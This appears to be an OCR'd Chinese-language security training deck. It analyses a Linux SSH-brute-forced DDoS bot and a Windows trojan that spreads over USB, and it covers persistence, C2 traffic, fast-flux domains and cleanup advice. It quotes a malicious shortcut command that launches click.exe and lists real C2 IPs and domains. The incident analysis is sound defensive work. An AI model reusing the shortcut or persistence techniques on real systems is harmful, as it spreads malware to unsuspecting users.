
分析
🔍 檔案詳細資料
📄 其他資訊
💬 評論 0
🗳️ 投票

防毒	結果	更新
ALYac	Linux.DDOS.Flood.L	20150128
AVG	Linux/BackDoor_c.CL	20150128
Ad-Aware	Linux.DDOS.Flood.L	20150128
AhnLab-V3	Linux/Backdoor.1223123.B	20150128
Avast	ELF:Elknot-AS [Trj]	20150128

2015/8/18




惡意程式運作流程圖(二)



惡意程式運作流程圖(二)

1. 駭客透過SSH植入惡意程式至 /tmp/lss 。
2. 執行lss後產生出看門狗程式 .sshd和 moni.lod及 gates.lod 。
3. 看門狗程式 .sshd持續監控/tmp/中的三支程式是否存活並能夠還原 。
4. 駭客寫入開機自動執行惡意程式/tmp/lss的腳本 S97DbSecuritySpt 。
5. 就算主機重開機也能夠自動執行惡意程式lss 。

網路架構圖(二)



網路架構圖(二)

1. 駭客透過SSH 弱密碼方式入侵受害主機並植入惡意程式。
2. 惡意程式開機執行後持續向上層中繼站218.244.148.150 進行報到動作。
3. 中繼站收到報到的主機資訊後回覆將被攻擊者的主機IP。
4. 遭入侵的主機收到將被攻擊者主機IP後，開始向主機 154.35.164.8 的 port 80進行 SYN Flood 攻擊，以阻斷該主機 Web 服務。

建議與總結(二)

- 此次受害主機遭受駭客透過 SSH 弱密碼方式入侵並植入惡意程式「.sshd」。
- 在背景進行網路通訊的惡意程式偽裝成 lss 的檔案名稱。
- 植入的惡意程式具有看門狗的功能，也就是「.sshd」會持續監控 lss、moni.lod 和 gates.lod 的存活，一旦這三個惡意程式被移除都能夠透過「.sshd」還原。
- 駭客在 /etc/rc[1-5].d/ 寫入開機啟動的腳本 S97DbSecuritySpt，會自動執行 /tmp/lss 惡意程式。

建議與總結(二)

- 雖然「.sshd」能夠還原其他惡意程式，反之 lss 也能還原被刪除的「.sshd」惡意程式。故要同時刪除「.sshd」和 lss 才能徹底移除病毒。
- 感染的主機持續會接收上層中繼站命令去 SYN Flood 攻擊特定IP主機。
- 建議將主機의 root 密碼強度增強，並限制 SSH來源端網段連線限制，確保不會遭受駭客破解入侵。
- 時常檢查是否有大量異常網路流量，或檢查服務的網路連線狀態是否異常，確保無遭受惡意程式感染。

Q&A

實作個案(三)

環境設定(三)

- Win7 - VM: testing3
- 檢查IP是否正常
- 開啟檢測工具
- Wireshark 側錄IP封包
- 執行惡意程式 mobile7.exe
- 檢測主機行為
- Netwitness分析封包

事件個案(三)

• 事件問題簡介

- 該大學某主機被行政院計服中心偵測到有中繼站惡意連線行為，並偕同本單位協助進行處理。
- 該主機為一台作業系統Win7的實驗用虛擬機器。
- 該主機會占用大量的網路頻寬，並且被偵測到有惡意網域名稱對應到該主機IP。
- 本單位偕同計服中心針對該主機進行封包側錄並數位鑑識。

事件個案(三)

• 事件檢測


- 首先檢測該主機的網路連線行為是否異常。
- 透過 tcpview 工具可以看到，有一支PID為 0 的未知程式和 mobile7.exe 產生大量的對外網路連線，並且都是連到外部IP的網站通訊埠port 80。
- 此外 mobile7.exe的程式開啟了本地通訊埠，分別是 TCP port 80 和 UDP port 53進行監聽接收。

事件個案(三)

Process	PID	Protocol	Local Address	Local Port	Remote Address	Remote Port	State
mobile7.exe	2544	TCP	0.0.0.0	80	0.0.0.0	0	LISTENING
mobile7.exe	2544	UDP	0.0.0.0	53	*	*	
[System Process]	0	TCP	140.116	55195	176.103.55.73	80	TIME_WAIT
mobile7.exe	2544	TCP	140.116	49213	89.144.2.115	80	ESTABLISHED
[System Process]	0	TCP	140.116	55207	176.103.54.73	80	TIME_WAIT
[System Process]	0	TCP	140.116	55208	89.144.2.119	80	TIME_WAIT
[System Process]	0	TCP	140.116	55209	89.144.2.119	80	TIME_WAIT
[System Process]	0	TCP	140.116	55210	89.144.2.115	80	TIME_WAIT
[System Process]	0	TCP	140.116	55211	176.103.55.73	80	TIME_WAIT
[System Process]	0	TCP	140.116	55212	176.103.54.73	80	TIME_WAIT
mobile7.exe	2544	TCP	140.116	55213	176.103.54.73	80	ESTABLISHED
[System Process]	0	TCP	140.116	55214	89.144.2.119	80	TIME_WAIT
mobile7.exe	2544	TCP	140.116	55215	89.144.2.119	80	ESTABLISHED
[System Process]	0	TCP	140.116	55216	176.103.55.73	80	TIME_WAIT
[System Process]	0	TCP	140.116	55217	89.144.2.115	80	TIME_WAIT
[System Process]	0	TCP	140.116	55218	176.103.55.73	80	TIME_WAIT
[System Process]	0	TCP	140.116	55219	89.144.2.115	80	TIME_WAIT
mobile7.exe	2544	TCP	140.116	55220	89.144.2.119	80	ESTABLISHED
[System Process]	0	TCP	140.116	55221	89.144.2.119	80	TIME_WAIT
mobile7.exe	2544	TCP	140.116	80	123.20.196.234	1096	ESTABLISHED
mobile7.exe	2544	TCP	140.116	80	177.91.249.28	2283	SYN_RCVD

事件個案(三)

- 使用 procexp 工具來檢視所有背景程式的執行狀態，發現該程式 mobile7.exe 確實正在執行中，並且沒有顯示明確的 Description 和 Company Name，研判應為惡意程式。




Process Explorer - Sysinternals: www.sysinternals.com [WIN-J9U090334L5\Hugo]

Process	C...	Private ...	Working...	PID	Description	Company Na...
procexp64.exe	6.94	14,316 K	26,940 K	2276	Sysinternals Pro...	Sysinternals - ...
Procmon.exe		4,004 K	12,392 K	2272	Process Monitor	Sysinternals - ...
Procmon64.exe		22,100 K	42,052 K	164		
SnippingTool.exe	2.55	34,096 K	53,356 K	3380	剪取工具	Microsoft Cor...
mobile7.exe	0.07	8,308 K	11,512 K	3360		

CPU Usage: 19.71% Commit Charge: 40.72% Processes: 48 Physical Usage: 65.20%

事件個案(三)

- 檢視 mobile7.exe 程式的網路狀態，可以看到該程式正在發送封包至外部IP主機，並且開啟 port 80 和 53 為 Listening 狀態。



The screenshot shows the 'mobile7.exe:3360 Properties' window with the 'TCP/IP' tab selected. The 'Resolve addresses' checkbox is unchecked. A table displays the following network connections:

Prot...	Local Address	Remote Address	State
TCP	14C [blurred]	83.1.201.154:80	SYN_SENT
TCP	14C [blurred]	92.38.50.171:80	SYN_SENT
TCP	14C [blurred]	46.118.132.187:80	SYN_SENT
TCP	14C [blurred]	103.250.112.34:80	SYN_SENT
TCP	14C [blurred]	46.46.69.205:80	SYN_SENT
TCP	14C [blurred]	194.8.157.137:http	FIN_WAIT2
TCP	14C [blurred]	49.204.89.100:80	SYN_SENT
TCP	0.0.0.0:80	0.0.0.0:0	LISTENING
UDP	0.0.0.0:53	*.*	


事件個案(三)

- 實地檢查該檔案的位置資料夾，發現到該檔案為隱藏的執行檔，因此若無開啟顯示隱藏檔選項則不易發現其存在。



事件個案(三)

- 通常惡意程式會伴隨該機自動啟動，因此透過 autoruns 工具檢查是否異常。
- 的確出現一個名為 CrashReportSaver 的開機啟動註冊碼，路徑名稱就為 mobile7.exe 所有。



The screenshot shows the Autoruns utility window. The 'Image Path' column contains the entry 'c:\users\...mobile7\mobile7.exe', which is highlighted with a red box. The 'Description' column for this entry is empty. The 'Publisher' column is also empty. The 'Autorun Entry' column shows the registry path 'HKCU\Software\Microsoft\Windows\CurrentVersion\Run'.


Autorun Entry	Description	Publisher	Image Path
HKLM\SOFTWARE\Wow6432Node\Microsoft\Active Setup\Installed Components			
<input checked="" type="checkbox"/> Browsing Enhanceme...	Windows Mail	Microsoft Corpor...	c:\program files (x86)\windows mail\winmail.exe
<input checked="" type="checkbox"/> DirectDrawEx	Windows Mail	Microsoft Corpor...	c:\program files (x86)\windows mail\winmail.exe
<input checked="" type="checkbox"/> Internet Explorer Help	Windows Mail	Microsoft Corpor...	c:\program files (x86)\windows mail\winmail.exe
<input checked="" type="checkbox"/> Internet Explorer Set...	Windows Mail	Microsoft Corpor...	c:\program files (x86)\windows mail\winmail.exe
<input checked="" type="checkbox"/> Microsoft Windows	Windows Mail	Microsoft Corpor...	c:\program files (x86)\windows mail\winmail.exe
<input checked="" type="checkbox"/> Microsoft Windows S...	Windows Mail	Microsoft Corpor...	c:\program files (x86)\windows mail\winmail.exe
HKCU\Software\Microsoft\Windows\CurrentVersion\Run			
<input checked="" type="checkbox"/> CrashReportSaver			c:\users\...mobile7\mobile7.exe

事件個案(三)

- 透過隨身碟插入測試是否會感染外接USB裝置，發現惡意程式的確會植入到隨身碟根目錄中，產生 1.03MB 的隱藏檔click.exe。
- 值得注意的是隨身碟內所有的資料夾都會被惡意程式改成隱藏資料夾，而會另外產生相同資料夾名稱的捷徑，這些捷徑通通指向 click.exe 執行。

事件個案(三)

- 捷徑內容為「C:\WINDOWS\system32\cmd.exe F/c "start %cd%\click.exe && %windir%\explorer %cd%\sources"」。
- 一旦不注意開啟偽裝資料夾，就會執行到惡意程式。



事件個案(三)

- 透過 Virustotal 線上掃描 mobile7.exe 和 click.exe 發現，其實就是完全相同的惡意程式，且相當高的偵測率為 29/57 的木馬程式。

SHA256: 311a000ec4401817b82b855774c29d0104b5551faf46bd8c7265cc25620d28b3

檔案名稱: a2f887ceb792ed128efe050a4d493b20389ce185

偵測率: 29 / 57

分析日期: 2015-06-11 07:46:30 UTC (1 月, 1 週 前)



[分析](#)
[檔案詳細資料](#)
[其他資訊](#)
[評論 0](#)
[投票](#)
[行為資訊](#)

防毒	結果	更新
ALYac	Trojan.Injector.BLS	20150611
AVG	Inject2.CHTQ	20150611
AVware	Trojan.Win32.GenericIBT	20150611
Ad-Aware	Trojan.Injector.BLS	20150611
Arcabit	Trojan.Injector.BLS	20150611
Avira	TR/Crypt.Xpack.23250	20150611
Baidu-International	Trojan.Win32.Injector.CCNF	20150610
BitDefender	Trojan.Injector.BLS	20150611

事件個案(三)

- 檢測網路封包觀察其網路行為，觀察到此主機有開啟port 53去接收外部主機的封包，確實為DNS伺服器功能，專門用來解析其他惡意網域名稱。
- 從紀錄來看至少有 600 個惡意網址的解析紀錄，依查詢排名前幾名為「[bayermun.biz](#)、[gorodkoff.com](#)、[demyator.biz](#)、[mydear.name](#)、[www.mydear.name](#)」等。

事件個案(三)

- 這些惡意網址透過 Virustotal 掃描，偵測出的比率其實很低或者是零。

URL: http://mydear.name/	URL: http://demyator.biz/
偵測率: 3 / 63	偵測率: 1 / 63
分析日期: 2015-06-09 18:13:31 UTC (1 月, 1 週前)	分析日期: 2015-05-05 13:22:07 UTC (2 月, 2 週前)
URL: http://bayermun.biz/	URL: http://gorodkoff.com/
偵測率: 1 / 63	偵測率: 0 / 63
分析日期: 2015-05-05 14:01:02 UTC (2 月, 2 週前)	分析日期: 2015-07-21 15:24:43 UTC (11 小時, 12 分鐘前)

事件個案(三)

- 紀錄中出現的惡意網址總覽

bayermun.biz (49,560) - gorodkoff.com (24,807) - demyator.biz (2,530) - mydear.name (2,066) - www.mydear.name (1,022) - ns1.gorodkoff.com (851) - ns3.gorodkoff.com (843) - ns6.gorodkoff.com (841) - ns2.gorodkoff.com (841) - ns4.gorodkoff.com (832) - ns5.gorodkoff.com (768) - ns6.mydear.name (314) - ns5.mydear.name (289) - ns3.mydear.name (287) - ns2.mydear.name (287) - ns1.mydear.name (276) - ns4.mydear.name (256) - goloduha.info (256) - greystoneexpress.com (123) - ns4.bayermun.biz (106) - ns3.demyator.biz (99) - ns2.demyator.biz (99) - ns5.demyator.biz (95) - ns1.greystoneexpress.com (92) - ns5.greystoneexpress.com (91) - ns2.greystoneexpress.com (88) - ns3.greystoneexpress.com (86) - ns6.greystoneexpress.com (84) - ns4.greystoneexpress.com (84) - ns4.demyator.biz (84) - ns1.bayermun.biz (83) - ns2.bayermun.biz (81) - ns1.goloduha.info (81) - ns6.bayermun.biz (80) - ns6.goloduha.info (79) - ns6.demyator.biz (72) - ns1.demyator.biz (71) - ns5.bayermun.biz (66) - ns3.bayermun.biz (62) - ns2.goloduha.info (62) - ns5.goloduha.info (46) - ns3.goloduha.info (36) - ns4.goloduha.info (25) - www.bayermun.biz (14) -

事件個案(三)

- 以上這些網址透過 DNS 解析出來的 IP 每個時間點都不同，所以產生一個網址對應至多個 IP 現象，表示駭客透過 Fast Flux 技術快速切換中繼站網域名稱的IP位址，以提高中繼站存活的機會。

```
未經授權的回答:
```

```
名稱: gorodkoff.com  
Address: 95.180.21.55
```

```
> gorodkoff.com
```

```
伺服器: google-public-dns-a.google.com  
Address: 8.8.8.8
```

```
未經授權的回答:
```

```
名稱: gorodkoff.com  
Address: 109.87.233.72
```

```
> gorodkoff.com
```

```
伺服器: google-public-dns-a.google.com  
Address: 8.8.8.8
```

```
未經授權的回答:
```

```
名稱: gorodkoff.com  
Address: 86.107.19.225
```

事件個案(三)

